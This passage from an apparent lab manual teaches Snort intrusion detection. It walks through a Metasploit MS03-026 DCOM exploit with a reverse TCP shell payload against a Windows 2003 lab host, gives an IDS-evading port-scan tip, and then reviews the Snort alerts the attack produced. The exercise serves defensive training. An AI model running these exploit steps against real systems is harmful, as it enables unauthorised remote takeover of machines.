=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/10-10:16:27.956633 216.1.1.1 -> 216.6.1.100
ICMP TTL:128 TOS:0x0 ID:737 IpLen:20 DgmLen:84 DF
Type:0  Code:0  ID:53005  Seq:2  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/10-10:16:28.955619 216.6.1.100 -> 216.1.1.1
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:53005   Seq:3  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/10-10:16:28.955704 216.1.1.1 -> 216.6.1.100
ICMP TTL:128 TOS:0x0 ID:738 IpLen:20 DgmLen:84 DF
Type:0  Code:0  ID:53005  Seq:3  ECHO REPLY
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

02/10-10:16:29.956624 216.6.1.100 -> 216.1.1.1
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:53005   Seq:4  ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Figure 29: Snort Capture Sent to the Screen

22. After the packets are displayed, hit **CTRL+C** to stop the Snort program.



```
      ICMP: 8          (17.778%)
   TCPdisc: 0          (0.000%)
   UDPdisc: 0          (0.000%)
   ICMPdis: 0          (0.000%)
      FRAG: 0          (0.000%)
    FRAG 6: 0          (0.000%)
       ARP: 2          (4.444%)
     EAPOL: 0          (0.000%)
   ETHLOOP: 0          (0.000%)
       IPX: 0          (0.000%)
     OTHER: 0          (0.000%)
   DISCARD: 0          (0.000%)
InvChkSum: 0          (0.000%)
    S5 G 1: 0          (0.000%)
    S5 G 2: 0          (0.000%)
     Total: 45
================================
Action Stats:
ALERTS: 0
LOGGED: 0
PASSED: 0
================================
Snort exiting
```

Figure 30: Summary of Snort Data

Summary statistics about protocols captured will be provided by Snort.

1.2 Conclusion

Snort is an Intrusion Detection System. Snort uses signatures, which are found in the rules files, to detect malicious activity on the network. You can run Snort in real time and send information to the terminal about traffic, as it appears on the network.

1.3 Discussion Questions

1. What command will help you display the location of the Snort binary file?
2. Where are the configuration files for Snort, such as snort.conf, located?
3. Where are the rules files for Snort located and how are they viewed?
4. Why do you need to be cautions when examining the rules files for Snort?

2 Analyzing Internal Network Traffic with Snort


Insiders are a huge threat to networks because their attacks take place inside of the firewall. For this reason, most internal networks are monitored. In this section, we will monitor the internal network while an attack is conducted and then review generated Snort alerts.

2.1 Logging Network Traffic

We will send the network traffic to a log file, which we will later analyze with Snort. In sniffing mode, Snort can be used to dump output to the screen or a log file. We will dump the output to the screen so we can view internal network communication.

1. To start the sniffer using Snort on the internal interface, type the following:
   root@bt:~#**snort –i eth0 -dev -l /root**


A snort.log file will appear on the desktop.


Wordlist.
txt
snort.log.
1360553...
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
root@bt:~# snort -i eth0 -dev -l /root
Running in packet logging mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Log directory = /root
Initializing Network Interface eth0
Decoding Ethernet on interface eth0

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-t
eam
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.6 2008-01-28

Not Using PCAP FRAMES
```

Figure 31: Capturing on the First Interface and Logging to a File


2. Type the following command to launch Metasploit on *Internal* **BackTrack 5**.
   root@bt:~#**msfconsole**



```
root@bt:~# msfconsole
```

Figure 32: Launching msfconsole


A random Metasploit banner will appear. The total number of exploits will be listed.



```
                     3Kom SuperHack II Logon

         User Name:          [   security    ]

         Password:           [               ]

                            [ OK ]

       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 33: Random Metasploit Banner

3. Type the following command to use the DCOM Remote Procedure Call exploit:
   msf > use exploit/windows/dcerpc/ms03_026_dcom



```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf  exploit(ms03_026_dcom) >
```

Figure 34: Using the Exploit


Notice that the color of the sub prompt has changed.

4. Type the following to find out information about the exploit:
   msf exploit(ms03_026_dcom) > **info**

```
msf  exploit(ms03_026_dcom) > info
```

Figure 35: Getting Information about the Exploit


The information will reveal that this attack works against Windows 2003 Server. Since the attacker is an insider who works for the company, they already know that the target system is running Windows 2003. They could use BackTrack on the network by booting a machine to a Live CD/DVD or a BackTrack distribution installed to a thumbdrive.



```
msf  exploit(ms03_026_dcom) > info

       Name: Microsoft RPC DCOM Interface Overflow
     Module: exploit/windows/dcerpc/ms03_026_dcom
    Version: 14774
   Platform:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  135              yes       The target port
```

Figure 36: Detailed Exploit Information

5. The attacker can verify that port 135 is open by typing the following in a new terminal window:
   root@bt:~#**nmap 192.168.1.100 -p 135**




```
msf  exploit(ms03_026_dcom) > nmap 192.168.1.100 -p 135
[*] exec: nmap 192.168.1.100 -p 135


Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-02-10 22:47 EST
Nmap scan report for 192.168.1.100
Host is up (0.00022s latency).
PORT    STATE SERVICE
135/tcp open  msrpc
MAC Address: 00:0C:29:43:C9:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

Figure 37: Scanning a Single Port with nmap

The port is opening. Scanning a single port minimizes the chance for IDS detection.


6. Type the following command to set the Remote host to 192.168.1.100
   msf exploit(ms03_026_dcom) > **set RHOST 192.168.1.100**



```
msf  exploit(ms03_026_dcom) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
```

Figure 38: Setting the RHOST


7. Type the following command to set the PAYLOAD to a Windows Command Shell:
   msf exploit(ms03_026_dcom) > **set PAYLOAD windows/shell/reverse_tcp**



```
msf  exploit(ms03_026_dcom) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
```

Figure 39: Setting the PAYLOAD


8. Type the following command to set the Local host to 192.168.1.50:
   msf exploit(ms03_026_dcom) > **set LHOST 192.168.1.50**



```
msf  exploit(ms03_026_dcom) > set LHOST 192.168.1.50
LHOST => 192.168.1.50
```

Figure 40: Setting the LHOST


9. Type the following command to verify that all of the options are set correctly:
   msf exploit(ms03_026_dcom) > **show options**



```
msf  exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.1.100    yes       The target address
   RPORT  135              yes       The target port


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST     192.168.1.50     yes       The listen address
   LPORT     4444             yes       The listen port
```

Figure 41: Showing the Options


10. Type the following command to exploit the Windows Server victim machine:
    msf exploit(ms03_026_dcom) > **exploit**



```
msf  exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.1.50:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.100[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.100[135] ...
[*] Sending exploit ...
[*] Sending stage (240 bytes) to 192.168.1.100

Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

Figure 42: Successful Exploitation


11. In the C: prompt connected to the victim machine, type the following to list files:
    C:\WINDOWS\system32>**dir**



```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>dir
```

Figure 43: Dir Command


A large number of files and folders will be listed with the total at the bottom.



```
03/25/2003  07:00 AM            59,904 wzcdlg.dll
03/25/2003  07:00 AM            25,088 wzcsapi.dll
03/25/2003  07:00 AM           279,040 wzcsvc.dll
03/25/2003  07:00 AM            88,576 xactsrv.dll
03/25/2003  07:00 AM            29,184 xcopy.exe
03/25/2003  07:00 AM           174,200 xenroll.dll
03/25/2003  07:00 AM             8,704 xolehlp.dll
03/25/2003  07:00 AM           323,584 zipfldr.dll
            2063 File(s)    346,111,567 bytes
              51 Dir(s)   1,193,517,056 bytes free

C:\WINDOWS\system32>
```

Figure 44: Listed Files and Folders


12. On the **Linux Sniffer** machine, hit **CTRL+C** to stop the Snort program.



```
    OTHER: 6          (2.620%)
  DISCARD: 69         (30.131%)
InvChkSum: 0          (0.000%)
   S5 G 1: 0          (0.000%)
   S5 G 2: 0          (0.000%)
    Total: 229
=================================
Action Stats:
ALERTS: 0
LOGGED: 229
PASSED: 0
=================================
Snort exiting
root@bt:~#
```

Figure 45: Stopping Snort from Logging


13. Type the following command in the terminal to analyze the capture file:
    root@bt:~#**snort -l . -c /etc/snort/snort.conf -r**
14. Add a space after the –r and drag the file from the desktop to the terminal window.



```
    ICMP: 0          (0.000%)
 TCPdisc: 0          (0.000%)
 UDPdisc: 0          (0.000%)
 ICMPdis: 0          (0.000%)
    FRAG: 0          (0.000%)
  FRAG 6: 0          (0.000%)
     ARP: 2          (0.873%)
   EAPOL: 0          (0.000%)
 ETHLOOP: 0          (0.000%)
     IPX: 0          (0.000%)
   OTHER: 6          (2.620%)
 DISCARD: 69         (30.131%)
InvChkSum: 0         (0.000%)
  S5 G 1: 0          (0.000%)
  S5 G 2: 0          (0.000%)
   Total: 229
================================================================================
Action Stats:
ALERTS: 0
LOGGED: 229
PASSED: 0
================================================================================
Snort exiting
root@bt:~# snort -l . -c /etc/snort/snort.conf -r '/root/snort.log.1360555941'
```

Figure 46: Dragging the Capture into the Terminal

15. Type the following command to analyze the alert file generated by Snort:
    root@bt:~#**kwrite alert**



```
      Packets: 6

  DCE/RPC
    Connection oriented
      Packet stats
        PDUs: 6
        Bind: 3
        Bind Ack: 3
        Request fragments: 0
        Response fragments: 0
        Client seg reassembled:
        Server seg reassembled:
================================
================================
Snort exiting
root@bt:~# kwrite alert
```

```
[**] [1:8694:2] NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1].
02/10-22:59:11.300964 192.168.1.50:50570 -> 192.168.1.100:135
TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:640
***AP*** Seq: 0xE4CE37CB  Ack: 0xD66B757  Win: 0xFDA7  TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx][Xref =>
http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0715][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352][Xref =>
http://www.securityfocus.com/bid/8205]

[**] [1:1000002:1] Windows CMD.EXE banner [**]
[Priority: 0].
02/10-22:59:11.549628 192.168.1.100:1732 -> 192.168.1.50:4444
TCP TTL:128 TOS:0x0 ID:33931 IpLen:20 DgmLen:76 DF
